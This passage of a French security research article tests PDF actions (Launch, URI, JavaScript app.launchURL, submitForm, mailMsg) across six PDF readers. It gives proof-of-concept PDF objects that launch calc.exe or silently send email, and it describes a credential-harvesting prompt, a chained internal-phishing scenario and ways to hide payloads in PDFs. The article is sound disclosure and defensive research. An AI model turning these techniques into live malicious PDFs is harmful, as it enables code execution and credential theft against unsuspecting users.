- /S : définit le type d'action parmi une liste ;
- /Next : entrée optionnelle qui permet de chaîner les actions.

Nous allons donc voir 3 types d'actions différentes permettant d'élaborer des scénarios intéressants dans le cadre d'une campagne de phishing.

Pour chaque action, un tableau récapitulatif des tests effectués est disponible en fin de section. Une case verte


Fonctionnement d'OpenAction

correspond à une exploitation non réussie tandis qu'une case rouge représente la création d'une preuve de concept fonctionnelle. Le chiffre correspond au nombre d'interactions utilisateur nécessaires pour déclencher l'action ou envoyer des données. Tous ces scénarios ont été testés sur une machine Windows 10 et des logiciels à jour à l'heure de l'écriture de l'article.

Launch

La 1ère action réalisable dans un PDF qui va nous intéresser est l'action Launch. Cette action permet de lancer une application ainsi que d'ouvrir ou d'imprimer un document. Cette action accepte différentes entrées :

- /F : entrée obligatoire si l'entrée /<PLATFORM> n'est pas présente spécifiant le chemin vers le fichier à ouvrir ou à imprimer, ou l'application à lancer ;
- /NewWindow : entrée optionnelle spécifiant si l'action doit avoir lieu dans une nouvelle fenêtre ou non (uniquement si l'entrée /F est un PDF) ;
- /<PLATFORM> : entrée optionnelle spécifiant une commande dépendamment de la plateforme via un dictionnaire. 3 valeurs possibles : Win, Mac et Unix ;
- Le dictionnaire associé permet de spécifier une application via /F, de lui ajouter des paramètres via /P et de renseigner un répertoire par défaut avec la syntaxe DOS via /D.




Exemple d'action Launch permettant de faire un ping sur 8.8.8.8

L'intérêt de cette action pour un attaquant est donc l'exécution de commandes personnalisées en fonction de la plateforme.

Le scénario privilégié ici est une exécution de commandes directement depuis le PDF, notamment à l'aide de l'exécutable cmd.exe.

Ce scénario est réalisable sur le lecteur Foxit Reader à condition que l'utilisateur accepte un avertissement de sécurité explicite. Si l'utilisateur accepte de poursuivre, il est possible d'exécuter des commandes sur le système.



Avertissement de sécurité Foxit Reader suite à l'action Launch

Un second scénario de phishing a été retenu suite au comportement observé des logiciels Nitro et Soda. En effet, ces 2 logiciels ne proposent pas d'avertissement de sécurité à l'utilisateur lors du lancement d'une application externe. Ainsi, il est tout à fait possible de lancer n'importe quel exécutable ou fichier lors de l'ouverture du PDF sans que l'utilisateur n'en soit informé. La seule contrepartie étant l'impossibilité de lancer ces exécutables avec des paramètres. Également, l'utilisation de l'entrée permettant de spécifier un chemin de fichier dépendant de la plateforme empêche le lancement de l'action. Néanmoins, un scénario de phishing se dégage de ce comportement. En passant par l'utilisation de fichier ZIP, un attaquant pourrait tout à fait mettre le PDF avec la fonction Launch pointant vers un script caché au sein du ZIP. Ainsi, la victime pourrait être compromise sans faire face à aucun avertissement de sécurité.

Les conséquences en matière de sécurité étant évidentes, certaines bibliothèques ont préféré ne pas implémenter ces fonctionnalités telles que pdf.js (utilisée par Firefox) qui précisent notamment dans son code :

```
case "Launch":
// We neither want, nor can, support arbitrary 'Launch' actions.
```

Gestion de l'action Launch au sein de pdf.js

C'est également le cas de PDFium (utilisé par Chrome) qui n'a pas implémenté l'action Launch.





Schéma d'une exploitation sans interaction utilisateur sous Nitro et Soda




```
case CPDF_Action::SetOCGState:
case CPDF_Action::Thread:
case CPDF_Action::Sound:
case CPDF_Action::Movie:
case CPDF_Action::Rendition:
case CPDF_Action::Trans:
case CPDF_Action::GoTo3DView:
case CPDF_Action::GoToR:
case CPDF_Action::GoToE:
case CPDF_Action::Launch:
case CPDF_Action::ImportData:
  // Unimplemented
```

Gestion de l'action Launch au sein de PDFium

Adobe Acrobat Reader fait exception au sein des applications lourdes, car bien qu'elle permette le lancement d'applications externes, c'est la seule avec laquelle nous n'avons pas réussi à avoir d'attaque 100% fonctionnelle. En effet, le logiciel maintient une liste noire d'extensions que l'application n'a pas le droit de lancer. Cela permet ici de bloquer bon nombre d'attaques, mais n'est pas un moyen de défense parfait (un système de liste blanche serait probablement plus intéressant d'un point de vue sécurité bien que compliqué à maintenir).

On pourra donner comme exemple le cas des fichiers .SettingContent-ms (CVE-2018–8414) qui permettaient d'exécuter du code et qui n'étaient pas bloqués par cette liste noire.

Au final, sur les 4 applications lourdes permettant notamment la modification de PDF, trois d'entre elles permettent d'utiliser l'action Launch. Les deux navigateurs testés permettant la lecture de PDF n'implémentent pas cette fonctionnalité.

Logiciels	Vulnérables ?
Adobe Reader DC	**Non**
Foxit Reader	**1**
Nitro Pro 13	**0**
Soda Desktop 11	**0**
Chrome	**Non**
Firefox	**Non**

Tableau récapitulatif des applications permettant le lancement d'application externe via Launch

Blacklisted extensions

Attachment black list

Extension	Description
.ade	Access Project Extension (Microsoft)
.adp	Access Project (Microsoft)
.app	Executable Application
.asp	Active Server Page
.bas	BASIC Source Code
.bat	Batch Processing
.bz	Bzip UNIX Compressed file
.bz2	Bzip 2 UNIX Compressed file (replaces BZ)
.cer	Internet Security Certificate file (MIME x-x509-ca-cert)
.chm	Compiled HTML Help
.class	Java Class file
.cmd	DOS CP/M Command file, Command file for Windows NT
.com	Command
.command	Mac OS Command Line executable
.cpl	Windows Control Panel Extension (Microsoft)
.crt	Certificate file
.csh	UNIX csh shell script
.exe	Executable file
.fxp	FoxPro Compiled Source (Microsoft)
.gz	Gzip Compressed Archive
.hex	Macintosh BinHex 2.0 file
.hlp	Windows Help file
.hqx	Macintosh BinHex 4 Compressed Archive
.hta	Hypertext Application
.inf	Information or Setup file
.ini	Initialization/Configuration file
.ins	IIS Internet Communications Settings (Microsoft)
.isp	IIS Internet Service Provider Settings (Microsoft)
.its	Internet Document Set, International Translation
.jar	Java Archive
.job	Windows Task Scheduler Task Object
.js	JavaScript Source Code

Extrait des extensions en liste noire d'Adobe Acrobat Reader DC

« Initialement, cette fonctionnalité est faite pour ouvrir un site web et aller chercher un autre fichier PDF avec les protocoles http: et https:. Néanmoins, on peut utiliser le protocole file: pour lui faire ouvrir directement un fichier du système »

URI

L'action URI permet à un PDF de résoudre une URI et donc d'identifier une ressource sur Internet. Cette action s'appuie sur le standard décrit dans la RFC 2396 pour aller chercher une ressource à un endroit donné. Bien que cette fonction soit utilisée dans son fonctionnement nominal pour créer, par exemple, des liens hypertextes, elle peut être détournée de ce fonctionnement en abusant du nombre de protocoles existants dans la norme.


Initialement, cette fonctionnalité est faite pour ouvrir un site web et aller chercher un autre fichier PDF avec les protocoles http: et https:. Néanmoins, on peut utiliser le protocole file: pour lui faire ouvrir directement un fichier du système. Le fonctionnement de cette ouverture de fichier se fait en fonction du programme par défaut associé au type de fichier sélectionné. Ainsi, un fichier .html sera lancé automatiquement via le navigateur par défaut, mais un fichier script (.vba, .bat, etc.) sera directement exécuté.

Le scénario privilégié ici est toujours l'exécution de commande sur le système.

```
8 0 obj
<<
    /Type /Action
    /S /URI
    /URI(file://c:/Windows/System32/calc.exe)
>>
endobj
```

Lancement de calc.exe via l'action URI

Les lecteurs de PDF Nitro et Soda permettent de lancer un fichier arbitraire sur le système en connaissant sa localisation sur le système de fichier. Néanmoins, nous nous retrouvons dans la même position que précédemment, soit avec une exécution de fichier sans paramètre, mais cette fois-ci avec une fenêtre de sécurité en plus (bien que tronquée au niveau du chemin du fichier sélectionné).



Fenêtres d'avertissement de Nitro et Soda

Adobe ne le permet pas et bien que Foxit Reader présente une fenêtre d'avertissement de sécurité, les fichiers ne sont pas lancés par la suite.

Les 2 lecteurs intégrés aux navigateurs Chrome et Firefox ne gèrent pas d'autres schémas que http: et https: ou ne prennent que les chemins pointant vers un document PDF.

Logiciels	Vulnérables ?
Adobe Reader DC	Non
Foxit Reader	Non
Nitro Pro 13	1
Soda Desktop 11	1
Chrome	Non
Firefox	Non

Tableau récapitulatif des applications permettant le lancement d'application externe via URI

JavaScript

L'action JavaScript a été ajoutée aux spécifications du format PDF lors la version 1.3 sortie en 1999. Cette action permet l'exécution de code JavaScript notamment pour rendre les documents plus interactifs (utilisation de formulaires influençant le document, validation des entrées utilisateurs, etc.). L'action JavaScript en elle-même est extrêmement simple puisqu'elle ne prend qu'une entrée obligatoire qui est /JS. Il s'agit d'une chaîne de caractères ou un flux contenant le code JavaScript à exécuter. Le contenu et les effets des scripts sont détaillés dans deux documents de référence : Mozilla Development Center's ClientSide JavaScript Reference et Adobe JavaScript for Acrobat API Reference. En réalité, bien que ces 2 documents soient explicités dans la documentation du format PDF, les lecteurs PDF restent relativement libres dans leur implémentation comme nous allons pouvoir le voir.

Comme pour les autres actions, et en règle générale pour toutes nos attaques, nous nous intéressons d'abord aux méthodes nous permettant d'exécuter du code arbitraire sur le système ciblé. Nous avons donc consulté les deux documentations et nous y avons trouvé une méthode intéressante : app.launchURL().

Note : La méthode this.getURL() semblait également prometteuse, mais implémentée uniquement dans Acrobat Professional et Acrobat Standard d'après la documentation. Elle ne semble pas non plus implémentée dans les autres logiciels testés.

Au premier abord, on pourrait penser que cette fonction ne permet qu'un scénario d'exfiltration de données, car elle rejette les schémas de protocole tels que file: ou javascript: d'après la documentation Adobe.

Note: This method does not support URLs that begin with either scheme name `javascript` or `file`.

Note dans la documentation Adobe sur la fonction launchURL()

Néanmoins, si elle venait à accepter un schéma du type file:, nous aurions alors un comportement similaire à l'action Launch. Comme nous l'avons vu avec les scénarios précédents, l'interprétation de ces documentations restant très libre et leurs implémentations plus encore, nous avons testé cette fonction dans différents lecteurs de PDF pour voir ce qu'il en était.

```
8 0 obj
<<
    /Type /Action
    /S /JavaScript
    /JS (app.launchURL("file://c:/Windows/System32/calc.exe"))
>>
endobj
```

Lancement de calc.exe via app.launchURL()

Les lecteurs PDF intégrés aux navigateurs Chrome et Firefox n'implémentent pas ces fonctionnalités. Pour être précis, pdf.js implémente bien cette fonction, mais ne l'exécute pas.

Message d'avertissement de Firefox

PDFium quant à lui ne l'implémente pas du tout.

```
CJS_Result CJS_App::launchURL(CJS_Runtime* pRuntime,
                              const std::vector<v8::Local<v8::Value>>& params) {
  // Unsafe, not supported, but do not return error.
  return CJS_Result::Success();
}
```

Commentaire dans le code source de PDFium

Pour ce qui est des clients lourds, la fonction est bel et bien implémentée au moins chez Foxit Reader et Nitro. Mais on apprend que dans Foxit Reader 8.3.2.0303.25013, une vulnérabilité de type injection de commande en trompant l'appel JavaScript app.launchURL pour exécuter un programme local a été corrigée (https://www.foxitsoftware.com/fr/pdf-reader/version-history.php). Lors de l'utilisation d'app.launchURL(), Foxit Reader renvoie donc un message de sécurité, mais n'exécute pas le programme local.

Nitro, à l'opposé, implémente la fonction et laisse la possibilité de mettre des schémas tels que file:. Nous pouvons donc exécuter un programme local si l'utilisateur accepte l'avertissement de sécurité qui lui est présenté.


Adobe Acrobat Reader semble quant à lui bien implémenter la fonction (uniquement ouverture de http et https) tandis que Soda semble ne pas l'implémenter du tout.

Logiciels	Vulnérables ?
Adobe Reader DC	Non
Foxit Reader	Non
Nitro Pro 13	1
Soda Desktop 11	Non
Chrome	Non
Firefox	Non


Tableau récapitulatif des applications permettant le lancement d'application externe via app.launchURL()

En cherchant d'autres scénarios, nous avons découvert la fonction this.submitForm() qui permet normalement l'envoi de formulaire, notamment au format FDF (Acrobat Form Data Format). En testant cette fonction, nous nous sommes rendu compte que nous pouvions exfiltrer des données. À l'aide d'une autre fonction JavaScript (app.response()), nous sommes alors en mesure d'afficher une alerte à l'utilisateur affichant le PDF. Par le biais de cette fenêtre, nous pouvons demander à l'utilisateur de rentrer son mot de passe pour accéder au contenu du PDF. Une fois que l'utilisateur a saisi son mot de passe, ce dernier est envoyé au sein d'une requête POST vers notre serveur.

Néanmoins, ce scénario diffère quelque peu selon le lecteur PDF utilisé.



Scénario de demande d'authentification sur Adobe Acrobat Reader DC



Spear phishing et PDF

En effet, si l'utilisateur utilise Adobe Acrobat Reader DC, la fenêtre de demande de mot de passe présentera un 1er avertissement JavaScript Windows, puis affichera une fenêtre expliquant que le document essaie de contacter une certaine URL.

Si l'on prend l'exemple de Nitro, l'utilisateur ne pourra accéder au PDF qu'en entrant son mot de passe ou en cliquant sur « Annuler ». Mais aucune fenêtre de sécurité n'est alors affichée.

Pour Foxit Reader, le scénario est le même que pour Adobe à l'exception près que la fausse fenêtre d'authentification n'indique pas qu'elle provient de JavaScript et que le mot de passe saisi par l'utilisateur est en clair.
Le lecteur Soda, quant à lui, ne permet pas d'afficher de fenêtre à l'aide d'app.response().

Logiciels	Vulnérables ?
Adobe Reader DC	**Oui 2**
Foxit Reader	**2**
Nitro Pro 13	**1**
Soda Desktop 11	**Non**
Chrome	**Non**
Firefox	**Non**

Tableau récapitulatif des applications permettant le scénario de demande d'authentification via this.submitForm()

Un dernier scénario est également apparu sur le lecteur Foxit Reader. Dans la documentation de référence sur le JavaScript au sein des PDF, il est mentionné la possibilité d'envoyer des emails directement depuis le PDF et ce, sans interaction utilisateur.

bui : indicates wether user interaction is required. If true, the remaining parameters are used to seed to compose-new-message window that is displayed to the user. If false, the cTo parameter is required and others are optional

Néanmoins, il est aussi précisé que, depuis Acrobat 7.0, ce paramètre nécessite un contexte privilégié pour fonctionner.

Mais lors de nos tests, nous avons remarqué que sur Foxit Reader, aucune confirmation n'était demandée. Il est donc possible dès l'ouverture du PDF d'envoyer un ou plusieurs mails à des destinataires différents (la seule limite mentionnée dans la documentation étant la taille de l'objet et du corps du mail ne devant pas excéder 64 ko).

```
8 0 obj
<<
 /S /JavaScript
 /JS (
     app.mailMsg(
        false,
        "vic.time@xmco.fr",
        "",
        "",
        "Object",
        "Mail Body (64 KB max)."
     );
    )
>>
endobj
```


Envoi de mail sans interaction utilisateur

Pour réussir à envoyer des mails sans interaction utilisateur, le code JavaScript a recours aux fonctions MAPI (Messaging Application Programming Interface) développées par Microsoft. Les fonctions MAPI permettent à un logiciel tiers d'effectuer des actions sur les mails ou d'accéder à certaines informations. La condition pour que le mail soit envoyé est donc qu'un client mail utilisant MAPI (ex : Outlook, HCL Domino, Scalix, etc.) soit installé et configuré sur le poste de la victime.

« Mais lors de nos tests, nous avons remarqué que sur Foxit Reader, aucune confirmation n'était demandée. Il est donc possible dès l'ouverture du PDF d'envoyer un ou plusieurs mails à des destinataires différents »

Le scénario retenu pour l'exploitation de cette fonctionnalité est donc le suivant :

1. Une liste d'adresses mail est récupérée au préalable de manière passive ;
2. Une ou plusieurs victimes sont sélectionnées et reçoivent chacune un mail piégé avec un envoi de mail à un ensemble différent d'adresses mail de collaborateur ;
3. À l'ouverture du PDF, les mails de phishing sont envoyés aux collaborateurs au nom de la personne ouvrant le mail ;
4. Les collaborateurs en question reçoivent le mail avec un lien vers une page de phishing.






Schéma du scénario de phishing par rebond

L'intérêt de ce genre d'attaque est d'apporter de la légitimité aux seconds mails pour augmenter le nombre d'ouvertures / clics sur les liens malveillants. En effet, une personne recevant un mail d'un collaborateur n'aura pas la même suspicion qu'à l'égard d'un mail provenant d'une personne inconnue. Un autre avantage est le contournement des anti-spam car les seconds emails envoyés proviennent d'utilisateurs internes et sont donc susceptibles d'être des expéditeurs autorisés n'étant pas soumis à des règles de filtrage.

EmbeddedFiles

Au-delà des tentatives d'exécution de commandes, il peut être intéressant de noter du point de vue d'un attaquant l'existence de l'entrée EmbeddedFiles. Cette entrée permet d'intégrer au sein d'un PDF un flux de données disponibles par la suite en tant que pièce jointe sur le lecteur de PDF. À travers cette fonctionnalité, on pourrait tout à fait imaginer qu'un attaquant y introduise un exécutable ou toute autre charge utile pour l'exploiter par la suite à travers une faille logicielle.

D'autres techniques de dissimulation visuelle existent. Ces dernières permettent de rendre l'apparence d'un PDF tout à fait bénigne (pas de pièces jointes visibles pour la victime). Une première technique consiste à écrire les données directement après le signal de fin de fichier à savoir %%EOF.


Cette manœuvre a pour effet de rendre des données invisibles pour un lecteur PDF (et donc pour l'utilisateur), car le lecteur ne prend pas en compte ce qu'il y a après ce signal de fin, le fichier PDF restant valide.

Intégration de données après la fin d'un document PDF

Une seconde technique consiste à abuser du mécanisme de sauvegarde incrémentale des PDF. En effet, en mettant les données à intégrer dans une première version d'un objet puis en ajoutant une seconde version de cet objet vide, on peut dissimuler la présence des données tout en gardant un PDF valide.

> Conclusion

Il existe encore d'autres fonctions (app.browseForDoc(), this.exportedDataObjects(), etc.) et actions (GoToR, GoToE, etc.) potentiellement intéressantes pour un attaquant, mais comme nous l'avons vu au travers des précédents scénarios, leurs exploitations reposent essentiellement sur leurs implémentations, qui sont elles-mêmes dépendantes des éditeurs d'applications. La capture suivante issue de la keynote de présentation du format PDF 2.0, montre d'ailleurs bien la volonté de laisser la norme libre au niveau de l'implémentation.



Capture d'écran de la keynote de présentation de la norme PDF 2.0 [5]

De plus, la norme du langage PDF est **encore** amenée à changer puisque de nouveaux brouillons de normes apportant toujours plus de fonctionnalités sont en cours de rédaction. Par exemple, la norme 2.0 du format PDF décrite dans l'ISO 32000-2:2017 sortie en 2017 avait déjà ajouté de nouvelles fonctionnalités telles que le chiffrement AES 256 bits, les Metadata XMP, les Associated Files, etc. tout en en supprimant définitivement d'autres (Flash Player, format XFA, etc.).

Néanmoins, à travers ces scénarios, nous avons pu voir qu'il est tout à fait possible d'embarquer des charges virales, d'exfiltrer des informations ou encore de prendre le contrôle d'une machine à distance pour peu qu'un utilisateur peu attentif décide d'ouvrir un PDF provenant d'une source non vérifiée.

Lors des différents tests réalisés, l'utilisation de lecteurs de PDF intégrés à des navigateurs a semblé apporter plusieurs avantages en termes de sécurité. En effet, la surface d'attaque est drastiquement réduite dans les navigateurs due à l'absence d'implémentation des actions à risque (et de certaines fonctions JavaScript). C'est également dans un souci de praticité que l'on pourrait recommander d'utiliser les lecteurs des navigateurs puisque cela représente un logiciel en moins à installer, ce qui permet donc par la même occasion de réduire encore un peu plus la surface d'attaque sur une machine de manière générale.

Références

[1] https://www.infosecurity-magazine.com/news/covid19-drive-phishing-emails-667/

[2] https://www.phishingbox.com/downloads/Symantec-Security-Internet-Threat-Report-ISRT-2019.pdf

[3] https://planetpdf.com/planetpdf/pdfs/warnock_camelot.pdf

[4] https://www.pdfa.org/wp-content/uploads/2018/06/1330_Johnson.pdf

[5] https://www.youtube.com/watch?v=AR4lGIDh9Ac

Autres références
https://docs.apwg.org/reports/apwg_trends_report_q4_2018.pdf

https://pip-llc.com/covid-19-cyber-security-statistics/

https://www.theverge.com/2020/4/16/21223800/google-malware-phishing-covid-19-coronavirus-scams

https://www.infosecurity-magazine.com/news/covid19-drive-phishing-emails-667/

http://repository.root-me.org/St%C3%A9ganographie/EN%20-%20Malicious%20Origami%20in%20PDF%20-%20Raynal%20-%20Delugr%C3%A9.pdf

https://www.blackhat.com/presentations/bh-europe-08/Filiol/Presentation/bh-eu-08-filiol.pdf

https://www.sentinelone.com/blog/malicious-pdfs-revealing-techniques-behind-attacks/

https://insert-script.blogspot.com/2019/01/adobe-reader-pdf-callback-via-xslt.html

> XMCO ET PHISHERMAN

XMCO a développé une offre de service appelée PhisherMan permettant de mesurer le niveau de maturité de vos collaborateurs vis-à-vis des campagnes d'hameçonnage personnalisées.

- **Phishing "classique" :** envoi d'un email pointant vers un site ou formulaire ressemblant à vos sites web, extranet, etc.
- **Phishing "avancé"** (fraude au président / "spear phishing") : envoi d'un email contenant une pièce jointe malveillante (fichier MS Office intégrant une macro, PDF, images, exécutables, etc.).
- **Attaque de type APT** : déploiement de backdoors persistantes.

N'hésitez pas à nous contacter : phisherman@xmco.fr

https://www.xmco.fr/campagne-dhameconnage-phishing/

Au programme : une analyse détaillée de la vulnérabilité affectant SaltStack

L'ACTUALITÉ DU MOMENT

